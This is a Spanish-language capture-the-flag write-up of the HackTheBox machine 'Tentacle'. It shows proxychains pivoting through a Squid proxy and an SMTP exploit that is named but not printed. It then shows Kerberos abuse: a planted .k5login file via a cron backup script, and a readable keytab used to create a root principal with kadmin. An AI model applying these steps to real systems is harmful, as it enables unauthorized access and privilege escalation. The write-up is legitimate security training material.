
HACKTHEBOX

Informe Técnico

Máquina Tentacle



08 de abril del 2022

Índice

1. Antecedentes **2**

2. Objetivos **2**
2.1. Consideraciones 2

3. Analisis de vulnerabilidades **3**
3.1. Vulnerabilidades encontradas 3

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Tentacle** de la plataforma **HackTheBox**.

Figura 1: Dirección IP de la máquina

Dirección URL

Ir a la máquina.

2. Objetivos

Conocer el estado de seguridad actual del servidor **Tentacle**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podria ocasionar sobre el sistema en producción.

2.1. Consideraciones

Una vez finalizadas las joranadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser victimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo

3. Analisis de vulnerabilidades

3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Se observaron varios puertos primero decidimos investigar el puerto 3128 pudimos observar un dominio así que se lo agregué al /etc/hosts. No pudimos hacer mucho con el 3128 a nivel web, así que como tenemos el puerto 53 se decidió aplicar o probar un posible ataque DNS zone transfer. No vimos mucha información así que se decidió indagar acerca de lo que era "Squid proxy"base a la información recolectada se decidió modificar el archivo proxychains.conf. Esto con la finalidad de poder acceder a los servicios internos del sistema. Despues procedemos a escanear los servicios con el proxychains para poder ver la información sería imposible alcanzar dichos servicios. Procedemos a intentar una enumeración dns por el puerto 53 con la herramienta dnsenum. Con la información resultante de estea herramienta se procedió a extraer los hosts y dominios para agregarlos ak /etc/hosts. ¿Por qúe sucede esto?, Al nosotros al agregar la información al proxychainsobligamos a que pasé por la interfaz local del proxy para poder visualizar estos servicios internos. Una vez haciendo esta configuración ya podemos escanear y hacer uso de otras lineas de comando con el proxychains en dichos servicios. Para realizar de manera más rapida el escaneo se procedió a hacer un escaner en bash para ver otros posibles puertos a los cuales podamos acceder y ver vulnerabilidades. Encontramos el puerto 80 en el 3 servicio, cómo no podemos verlo en el navegador hacemos uso de curl con el dominio wpad previamente encontrado. Todo esto gracias a la información encontrada de este. Por lo cual encontramos otra IP, en ella hacemos un escaneo con otra herramienta que creamos en bash para poder visualizar posibles hosts en ella. Encontramos otra IP/host por lo cual procedemos a escanear para ver que es lo que tiene. Dicho escaneo exhaustivo nos mostro el puerto 25 abierto con el servicio opensmtpd. Dado esto se buscó posibles exploits para poder tener acceso a este host. Encontré uno pero se modicó para poder hacer uso correcto de él, poniendo el usuario j.nakazawa. Dicho previamente se pone el proxychains antes de cada linea para poder acceder a los servicios internos. Una vez accediendo a este servicio, mediante uso del exploit en una ruta con permisos de escritura, podemos ver que teniamos el puerto 88 abierto que hace uso de kerberos. Teniendo esto en cuenta vemos que informacion tiene la maquina con el servicio smtp. Y encontramos un archivo .mstmprc, el cual tiene una contraseña. Intentamos conectanos mediante SSH con el usuario j.nakazawa y no funciona. Pero nos sale infomación inteserante "gssapi-with-mic". Haciendo una busqueda de que es esto, se llegó a la conclusión de crear y hacer uso en nuestra maquina el archivo krb5-user. De esta manera configurar los servicios de kerberos para poder tener acceso a la maquina mediante este sevicio. Una vez configurandolo accedemos con kinit y las credenciales previamente encontradas. Esto genera un archivo cache que nos va a perminir loguearnos sin contraseña en el servicio SSH. Nos conectamos con el servicio SSH y tenemos acceso a nivel de usuario.

```
# Nmap 7.92 scan initiated Sun Apr  3 13:19:35 2022 as: nmap -sCV -p22,53,88,3128 -oN targeted 10.10.10.224
Nmap scan report for realcorp.htb (10.10.10.224)
Host is up (0.068s latency).

PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 8d:dd:18:10:e5:7b:b0:da:a3:fa:14:37:a7:52:7a:9c (RSA)
|   256 f6:a9:2e:57:f8:18:b6:f4:ee:03:41:27:1e:1f:93:99 (ECDSA)
|_  256 04:74:dd:68:79:f4:22:78:d8:ce:dd:8b:3e:8c:76:3b (ED25519)
53/tcp   open  domain       ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
| dns-nsid:
|_  bind.version: 9.11.20-RedHat-9.11.20-5.el8
88/tcp   open  kerberos-sec MIT Kerberos (server time: 2022-04-03 18:36:08Z)
3128/tcp open  http-proxy   Squid http proxy 4.11
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.11
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:8

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr  3 13:19:59 2022 -- 1 IP address (1 host up) scanned in 23.89 seconds
```

Figura 3: nmap

Figura 4: Intento de ataque Domain Zone Transfer




Figura 5: Proxychains.








Figura 6: Diagrama de lo que pasa con proxychains.









```
 dnsenum --dnsserver 10.10.10.224 --threads 30 -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt realcorp.htb
enum VERSION:1.2.6

—   realcorp.htb   ———

t's addresses:
______________

e Servers:
__________

realcorp.htb.                          259200   IN    A        10.197.243.77

l (MX) Servers:
_______________

ing Zone Transfers and getting Bind Versions:
_____________________________________________

esolvable name: ns.realcorp.htb at /usr/bin/dnsenum line 900 thread 1.

ing Zone Transfer for realcorp.htb on ns.realcorp.htb ...
R record query failed: no nameservers
```

Figura 7: Consultas dns.

```
ns.realcorp.htb.                        259200    IN    A        10.197.243.77
proxy.realcorp.htb.                     259200    IN    CNAME    ns.realcorp.htb.
ns.realcorp.htb.                        259200    IN    A        10.197.243.77
wpad.realcorp.htb.                      259200    IN    A        10.197.243.31
```

Figura 8: Viendo procesos con snmpwalk.

```
┌──(root㉿kali)-[/home/…/Machines/HTB/Tentacle/nmap]
└─# proxychains nmap -sT -Pn -v -n 10.197.243.77
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-03 13:48 CDT
Initiating Connect Scan at 13:48
Scanning 10.197.243.77 [1000 ports]
[proxychains] Strict chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Strict chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Strict chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Strict chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Strict chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Strict chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Strict chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Strict chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Strict chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Strict chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Strict chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Strict chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128
```

Figura 9: Viendo los comandos ejecutados del proceso.

```
┌──(root㉿kali)-[/home/…/Machines/HTB/Tentacle/exploits]
└─# ./proxychain_Portscanner.sh
[*]Port 22 - OPEN
[*]Port 53 - OPEN
[*]Port 749 - OPEN
█
```

Figura 10: Herramienta en bash para hacer escaneo de puertos en los host encontrados.

```
└─# proxychains -q nmap -sT -Pn -v -n 10.197.243.31
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-03 14:04 CDT
Initiating Connect Scan at 14:04
Scanning 10.197.243.31 [1000 ports]
Discovered open port 53/tcp on 10.197.243.31
Discovered open port 80/tcp on 10.197.243.31
Discovered open port 22/tcp on 10.197.243.31
Discovered open port 3128/tcp on 10.197.243.31
Connect Scan Timing: About 10.30% done; ETC: 14:09 (0:04:30 remaining)
```

Figura 11: Escaneo exhaustivo proxychain.

Figura 12: Aplicando curl a wpad.




Figura 13: Aplicando script para ver los puertos abiertos en el hostDiscovery.




Figura 14: Escaneo exhaustivo viendo servicio SMTP




Figura 15: Ejecutando el exploit para obtener la reverse shell.




Figura 16: Listando directorios.

Figura 17: Contenido del archivo mstm.




Figura 18: Alerta gssapi.




Figura 19: Accediendo al usuario.




Figura 20: Tarea crontab.




Figura 21: Reverse shell ejecutada.




Figura 22: Reverse shell ejecutada.

Se procedió a escalar los privilegios de manera que no podiamos visualizar la flag del usuario para ello enumeramos permisos SUID, vemos el contenido de las tareas CRON. Encontramos que el usuario admin corre un archivo log-backup.sh viendo este archivo podemos ver que se puede meter contenido a la ruta /home/admin mediante la ruta /var/log/squid a la cual tenemos cierto acceso. Indagando acerca de kerberos y cómo funciona se encontró una información acerca del archivo .k5loginfile en el cual podemos introducir el usuario j.nakazawa@REALCORP.HTB para poder acceder como el usuario admin mediante el servicio SSH. Accediendo al usuario admin que tiene más privilegios podemos ver un archivo de nombre keytab, el cual con la investigacion que se hizo acerca de este podemos llegar a la conclusión de que si otros usuarios tienen permisos de lectura pueden aprovecharse creando un usuario de nombre root y una contraseña cualquiera. Haciendo esto e intentando acceder con este nuevo usuario de nombre root tenemos acceso total al sistema. MUY BUENA MAQUINA.

```
[j.nakazawa@srv01 home]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
* * * * * admin /usr/local/bin/log_backup.sh
[j.nakazawa@srv01 home]$ cat /usr/local/bin/log_backup.sh
#!/bin/bash

/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/ /home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz.`/usr/bin/date +%F-%H%M%S` access.log cache.log
/usr/bin/rm -f access.log cache.log
[j.nakazawa@srv01 home]$ ls -la /usr/local/bin/log_backup.sh
-rwxr-xr--. 1 root admin 229 Dec  9  2020 /usr/local/bin/log_backup.sh
```

Figura 23: Tarea crontab.

```
#!/bin/bash

/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/ /home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz.`/usr/bin/date +%F-%H%M%S` access.log cache.log
/usr/bin/rm -f access.log cache.log
[j.nakazawa@srv01 home]$ echo 'j.nakazawa@REALCORP.HTB' > .kloginfile
bash: .kloginfile: Permission denied
[j.nakazawa@srv01 home]$ cd /var/log/squid
[j.nakazawa@srv01 squid]$ echo 'j.nakazawa@REALCORP.HTB' > .kloginfile
[j.nakazawa@srv01 squid]$
```

Figura 24: Archivo k5login.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh admin@10.10.10.224
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Sun Apr  3 22:09:01 2022
[admin@srv01 ~]$
```

Figura 25: Accediendo a admin.

```
[admin@srv01 mail]$ klist -k
Keytab name: FILE:/etc/krb5.keytab
KVNO Principal
---- --------------------------------------------------------------------------
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
```

Figura 26: Archivo keytab.

```
kadmin:  addprinc root@REALCORP.HTB
No policy specified for root@REALCORP.HTB; defaulting to no policy
Enter password for principal "root@REALCORP.HTB":
Re-enter password for principal "root@REALCORP.HTB":
Principal "root@REALCORP.HTB" created.
kadmin:
```

Figura 27: Creando usuario root en kerberos.

```
[admin@srv01 mail]$ ksu
WARNING: Your password may be exposed if you enter it here and are logged
         in remotely using an unsecure (non-encrypted) channel.
Kerberos password for root@REALCORP.HTB: :
Authenticated root@REALCORP.HTB
Account root: authorization for root@REALCORP.HTB successful
Changing uid to root (0)
[root@srv01 mail]#
```

Figura 28: Maquina pwneada.